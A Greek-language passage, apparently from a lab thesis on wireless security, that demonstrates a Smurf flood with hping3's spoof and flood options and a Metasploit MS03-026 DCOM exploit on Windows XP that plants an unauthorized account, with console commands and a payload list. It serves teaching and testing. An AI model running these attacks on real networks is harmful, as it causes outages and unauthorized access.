επιθέσεις να εμποδιστούν.

7.4 Άρνηση Υπηρεσιών στο επίπεδο Δικτύου/OSI

Μία επίθεση Άρνησης Υπηρεσιών στο επίπεδο Δικτύου μπορεί να εφαρμοστεί και σε ενσύρματο και σε ασύρματο δίκτυο. Αν ένα ασύρματο δίκτυο επιτρέπει σε οποιοδήποτε χρήστη να πραγματοποιήσει τη φάση Associate με αυτό, τότε το δίκτυο μπορεί είναι ευάλωτο σε επιθέσεις. Μία DoS επίθεση στο επίπεδο Δικτύου επιτυγχάνεται στέλνοντας ένα μεγάλο ποσό δεδομένων στο ασύρματο δίκτυο. Τέτοιες επιθέσεις είναι αυτές που ανήκουν στην κατηγορία του ICMP Flood. Σε αυτή την κατηγορία ανήκει και η Smurf επίθεση την οποία θα εξηγήσουμε και εφαρμόσουμε παρακάτω.

7.4.1 Πως λειτουργεί η Smurf επίθεση

Η Smurf επίθεση είναι μια DoS flooding επίθεση η επιτυχία της οποίας βασίζεται σε συσκευές δικτύου που δεν έχουν ρυθμιστεί σωστά. Οι συσκευές αυτές επιτρέπουν την αποστολή πακέτων σε όλους του υπολογιστές ενός δικτύου, μέσω της broadcast διεύθυνσης του δικτύου αυτού αντί σε ένα χρήστη μόνο. Το δίκτυο τότε χρησιμεύει σαν ένας ενισχυτής.

Ο επιτιθέμενος σε μία τέτοια επίθεση, αυτό που κάνει είναι να στέλνει πολλά **ICMP echo request** πακέτα στη IP broadcast διεύθυνση, με τη διεύθυνση αποστολέα να είναι αυτή του θύματος. Έτσι τα πακέτα αυτά θα παραλαμβάνονται απ όλους τους υπολογιστές στο δίκτυο. Επειδή όμως τα πακέτα που παραλαμβάνουν όλοι οι υπολογιστές είναι ICMP echo request, όλοι οι χρήστες θα απαντήσουν με ICMP echo reply πακέτα στη διεύθυνση του αποστολέα που είναι αυτή του θύματος. Αυτό θα έχει σαν αποτέλεσμα το θύμα να κατακλυστεί με ένα μεγάλο αριθμό ICMP πακέτων με αποτέλεσμα το δίκτυο να φορτώσει πολύ λόγο του ότι όλοι ταυτόχρονα απαντάνε σε έναν χρήστη. Η επίθεση αυτή πετυχαίνει όταν στο δίκτυο υπάρχουν πολλοί συνδεδεμένοι χρήστες.

7.4.2 Εφαρμογή επίθεσης

Για την εφαρμογή της επίθεσης θα χρησιμοποιήσουμε τη εργαλείο hping3. Συνεχίζουμε λοιπόν στην εφαρμογή.

Τρέχουμε πρώτα την εντολή που φαίνεται στην παρακάτω εικόνα.




Figure 157: Εκκίνηση επίθεσης

όπου το **--icmp** καθορίζει το είδος του πακέτου που θα σταλθεί, το **--spoof [IP_victim] [IP Broadcast address]** λέει στο εργαλείο να χρησιμοποιήσει σαν διεύθυνση αποστολέα αυτή του θύματος. Η δεύτερη διεύθυνση είναι η broadcast όπου και θα σταλθούν τα πακέτα. Το **--flood** βάζει το εργαλείο να "πλημμυρίσει" το δίκτυο με τα πακέτα αυτά.

Έχοντας αφήσει για λίγο το εργαλείο να τρέχει, το σταματάμε και βλέπουμε τα αποτελέσματα της επίθεσης. Το εργαλείο κατάφερε να στείλει 1011056 πακέτα όπως φαίνεται παρακάτω




Figure 158: Σταλμένα πακέτα απο το hping3

Στην παρακάτω εικόνα η οποία είναι μια καταγραφή με το Wireshark, βλέπουμε τα ICMP echo request πακέτα που στέλνει το εργαλείο, και φαίνεται σαν να τα στέλνει ο χρήστης-θύμα. Επίσης παρατηρούμε και τα ICMP echo reply πακέτα που απαντάνε οι άλλοι χρήστες.




Figure 159: Κίνηση επίθεσης στο Wireshark

Στην παρακάτω εικόνα κάνουμε ping στο router και βλέπουμε ότι ο router δεν ανταποκρίνεται καθώς έχει υπερφορτωθεί .




Figure 160: O router δεν ανταποκρίνεται

Επίσης, στην παρακάτω εικόνα βλέπουμε ότι πλέον δεν έχουμε πρόσβαση και στο Ιντερνέτ.




Figure 161: Αδύνατη πρόσβαση στο Ιντερνέτ

7.4.3 Προστασία

Μερικά βήματα που θα μπορούσαν να εφαρμοστούν για να προστατευτούμε από τέτοιου είδους επιθέσεις είναι τα εξής:

1. Να απενεργοποιήσουμε τη προώθηση των broadcast πακέτων σε όλα τα router.
2. Να ρυθμίσουμε το κάθε υπολογιστή και router να μην ανταποκρίνονται στα ping πακέτα.
3. Να χρησιμοποιείται το *Ingress filtering* στα δίκτυα.

Κεφάλαιο 8 Επιθέσεις στον χρήστη

8.1 Εισαγωγή

Στο κεφάλαιο αυτό θα δείξουμε πως αφού ξεπεράσουμε την προστασία του σημείου πρόσβασης, ανεξάρτητα από τη κρυπτογράφηση που αυτό χρησιμοποιεί, μπορούμε να επιτεθούμε στον χρήστη τον ίδιο και πιο συγκεκριμένα είτε αποκτώντας πλήρη έλεγχο του υπολογιστή του, είτε με το να συνδεθούμε "αθόρυβα" στον υπολογιστή και με αυτό το τρόπο να έχουμε πλήρη εικόνα των περιεχομένων του υπολογιστή αυτού.

Για την εφαρμογή των επιθέσεων αυτών, θα χρησιμοποιήσουμε μια πλατφόρμα ή αλλιώς ένα πλαίσιο που θα μας παρέχει τα απαραίτητα εργαλεία για την εκτέλεση τους. Η πλατφόρμα αυτή λέγεται **Metasploit Framework**. Προτού ξεκινήσουμε με τις επιθέσεις, εξηγούμε μερικούς βασικούς όρους, που είναι απαραίτητοι να τους καταλάβουμε για να έχουμε μια επιτυχημένη εφαρμογή των επιθέσεων.

8.1.1 Τι είναι το Metasploit Framework

Το Metasploit Framework είναι ένα πλαίσιο ή ένα σύνολο εργαλείων που χρησιμοποιούνται για την ανάπτυξη και εκτέλεση κώδικα ο οποίος χρησιμοποιείται εναντίων απομακρυσμένων μηχανών-στόχων. Το πλαίσιο αυτό χρησιμοποιείται επίσης στον έλεγχο για αδυναμίες υπολογιστικών συστημάτων είτε για την προστασία τους είτε για τη απόκτηση μη εξουσιοδοτημένης πρόσβασης σε αυτά. Μπορεί δηλαδή να χρησιμοποιηθεί για νόμιμες και παράνομες ενέργειες. (http://en.wikipedia.org/wiki/Metasploit_Project)

8.1.2 Τι είναι το Vulnerability

Το Vulnerability ή αλλιώς Τρωτότητα, είναι μια αδυναμία ενός υπολογιστικού συστήματος που επιτρέπει σε έναν επιτιθέμενο να "διαρρήξει" το σύστημα αυτό και να θέσει σε κίνδυνο τη λειτουργία και την ασφάλειά του.

8.1.3 Τι είναι το Exploit

Το Exploit είναι ο κώδικας που επιτρέπει στον επιτιθέμενο να εισβάλει σε ένα σύστημα και να εκμεταλλευτεί μια από τις αδυναμίες του. Στα λειτουργικά συστήματα Windows, Linux και Mac OS X, υπάρχουν περίπου οκτακόσια exploits.

8.1.4 Τι είναι το Payload

Το Payload είναι ο κώδικας που τρέχει αφού έχει προηγηθεί επιτυχημένη εισβολή του επιτιθέμενου στο υπολογιστικό σύστημα.

8.2 Δημιουργία μη εξουσιοδοτημένου λογαριασμού σε Windows OS

Σε αυτή την ενότητα θα δείξουμε πως μπορούμε να εισβάλουμε στον υπολογιστή ενός θύματος που τρέχει λειτουργικό σύστημα Windows XP Service Pack 1 και να δημιουργήσουμε ένα μη εξουσιοδοτημένο λογαριασμό χρήστη, παράλληλα με το τρέχοντα λογαριασμό που χρησιμοποιεί το θύμα.

Η επιτυχία της επίθεσης αυτής οφείλεται σε μία "τρύπα" (vulnerability) που έχει το παραπάνω λειτουργικό. Η αδυναμία αυτή λέγεται **RPC DCOM Interface Overflow** και επιτρέπει σε κάποιον επιτιθέμενο να αποκτήσει πλήρη πρόσβαση και να εκτελέσει οποιοδήποτε κώδικα. Οι διανομές των Windows που είναι ευάλωτες σε αυτή την "τρύπα", είναι τα Windows XP, Windows NT 4.0 Workstation, Windows NT 4.0 Server, Windows 2000 Professional, Windows 2000 Server, Windows 2000 Advance Server, Windows XP Home, και τα Windows XP Professional(http://technet.microsoft.com/en-us/library/dd632946.aspx). Ας προχωρήσουμε λοιπόν στην εφαρμογή της επίθεσης δείχνοντας αναλυτικά τα βήματα που κάνουμε.

8.2.1 Εφαρμογή επίθεσης

Αρχικά βλέπουμε τον υπολογιστή του θύματος το οποίο διαθέτει μόνο ένα λογαριασμό, αυτό του χρήστη. Στο τέλος της επίθεσης ένας άλλος μη εξουσιοδοτημένος λογαριασμός θα έχει προστεθεί σε αυτό τον υπολογιστή.




Figure 162: Λογαριασμός χρήστη

Το επόμενο βήμα είναι να τρέξουμε το Metasploit Framework. Για να το κάνουμε αυτό στο λειτουργικό σύστημα Linux - Backtrack, επιλέγουμε τα εξής: **Applications --> Backtrack --> Exploitation Tools --> Network Exploitation Tools --> Metasploit Framework --> msfconsole**. Αμέσως το εργαλείο θα αρχίσει να φορτώνει και λόγο του ότι διαθέτει πολλές βιβλιοθήκες για να φορτώσει, παίρνει κάποια λεπτά για να εμφανιστεί στην οθόνη. Παρακάτω βλέπουμε το Metasploit το οποίο έχει αρχίσει να τρέχει και περιμένει από τον επιτιθέμενο εντολές.




Figure 163: Το Metasploit σε λειτουργία

Το επόμενο βήμα είναι να ψάξουμε τις βιβλιοθήκες του Metasploit για το exploit που θα χρησιμοποιήσουμε για την επίθεση, το οποίο λέγεται **dcom**.




Figure 164: Αναζήτηση του exploit

Όπως παρατηρούμε στην εικόνα το exploit αυτό υπάρχει για λειτουργικό σύστημα Windows. Οπότε χρησιμοποιούμαι το exploit αυτό όπως φαίνεται στην παρακάτω εικόνα.




Figure 165:Επιλογή του exploit και οι παράμετροι του

Το exploit πλέον είναι έτοιμο για χρήση. Επίσης για να δούμε τις παραμέτρους που χρειάζεται το exploit, δίνουμε την εντολή **show options**. Παρατηρούμε ότι οι παράμετροι που χρειάζεται, είναι το **RHOST** το οποίο είναι η διεύθυνση IP του θύματος, και το **RPORT** το οποίο είναι η θύρα στην οποία θα συνδεθούμε στον υπολογιστή του θύματος. Η θύρα είναι προεπιλεγμένη από το εργαλείο. Στην παρακάτω εικόνα βλέπουμε την IP του θύματος.




Figure 166: IP του θύματος

Τώρα πρέπει να δώσουμε σαν παράμετρο την IP του θύματος και αυτό το κάνουμε όπως φαίνεται στην εικόνα που ακολουθεί.

```
msf  exploit(ms03_026_dcom) > set RHOST 10.14.37.57
RHOST => 10.14.37.57
msf  exploit(ms03_026_dcom) > _
```

Figure 167: Επιλογή της IP του θύματος

Το επόμενο βήμα είναι να βρούμε το κατάλληλο payload. Για να το κάνουμε αυτό, δίνουμε την εντολή **set PAYLOAD** και κρατάμε πατημένο για λίγο το πλήκτρο Tab για να μας εμφανίσει μια λίστα με τα διαθέσιμα payloads όπως φαίνεται παρακάτω.

```
msf  exploit(ms03_026_dcom) > set PAYLOAD
set PAYLOAD generic/custom
set PAYLOAD generic/debug_trap
set PAYLOAD generic/shell_bind_tcp
set PAYLOAD generic/shell_reverse_tcp
set PAYLOAD generic/tight_loop
set PAYLOAD windows/adduser
set PAYLOAD windows/dllinject/bind_ipv6_tcp
set PAYLOAD windows/dllinject/bind_nonx_tcp
set PAYLOAD windows/dllinject/bind_tcp
set PAYLOAD windows/dllinject/reverse_http
set PAYLOAD windows/dllinject/reverse_ipv6_http
set PAYLOAD windows/dllinject/reverse_ipv6_tcp
set PAYLOAD windows/dllinject/reverse_nonx_tcp
set PAYLOAD windows/dllinject/reverse_ord_tcp
set PAYLOAD windows/dllinject/reverse_tcp
set PAYLOAD windows/dllinject/reverse_tcp_allports
set PAYLOAD windows/dllinject/reverse_tcp_dns
set PAYLOAD windows/dns_txt_query_exec
set PAYLOAD windows/download_exec
set PAYLOAD windows/download_exec_https
set PAYLOAD windows/exec
set PAYLOAD windows/loadlibrary
```

Figure 168: Διαθέσιμα payloads

Ύστερα επιλέγουμε το παραπάνω payload και βλέπουμε τις παραμέτρους που χρειάζεται.

```
msf  exploit(ms03_026_dcom) > set PAYLOAD windows/adduser
PAYLOAD => windows/adduser
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.14.37.57      yes       The target address
   RPORT  135              yes       The target port


Payload options (windows/adduser):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   PASS      metasploit       yes       The password for this user
   USER      metasploit       yes       The username to create


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf  exploit(ms03_026_dcom) > _
```

Figure 169: Επιλογή payload και παράμετροι

Παρατηρούμαι ότι το payload αυτό θα δημιουργήσει ένα καινούργιο λογαριασμό στον υπολογιστή του θύματος, με username και κωδικό το **metasploit**. Ύστερα αφού έχουμε ρυθμίσει όλες τις παραμέτρους, εκτελούμε την επίθεση.

Figure 170: Εκτέλεση επίθεσης

Η εκτέλεση της επίθεσης πέτυχε και στον υπολογιστή του θύματος έχει δημιουργηθεί ένας μη εξουσιοδοτημένος λογαριασμός με όνομα και κωδικό το metasploit.

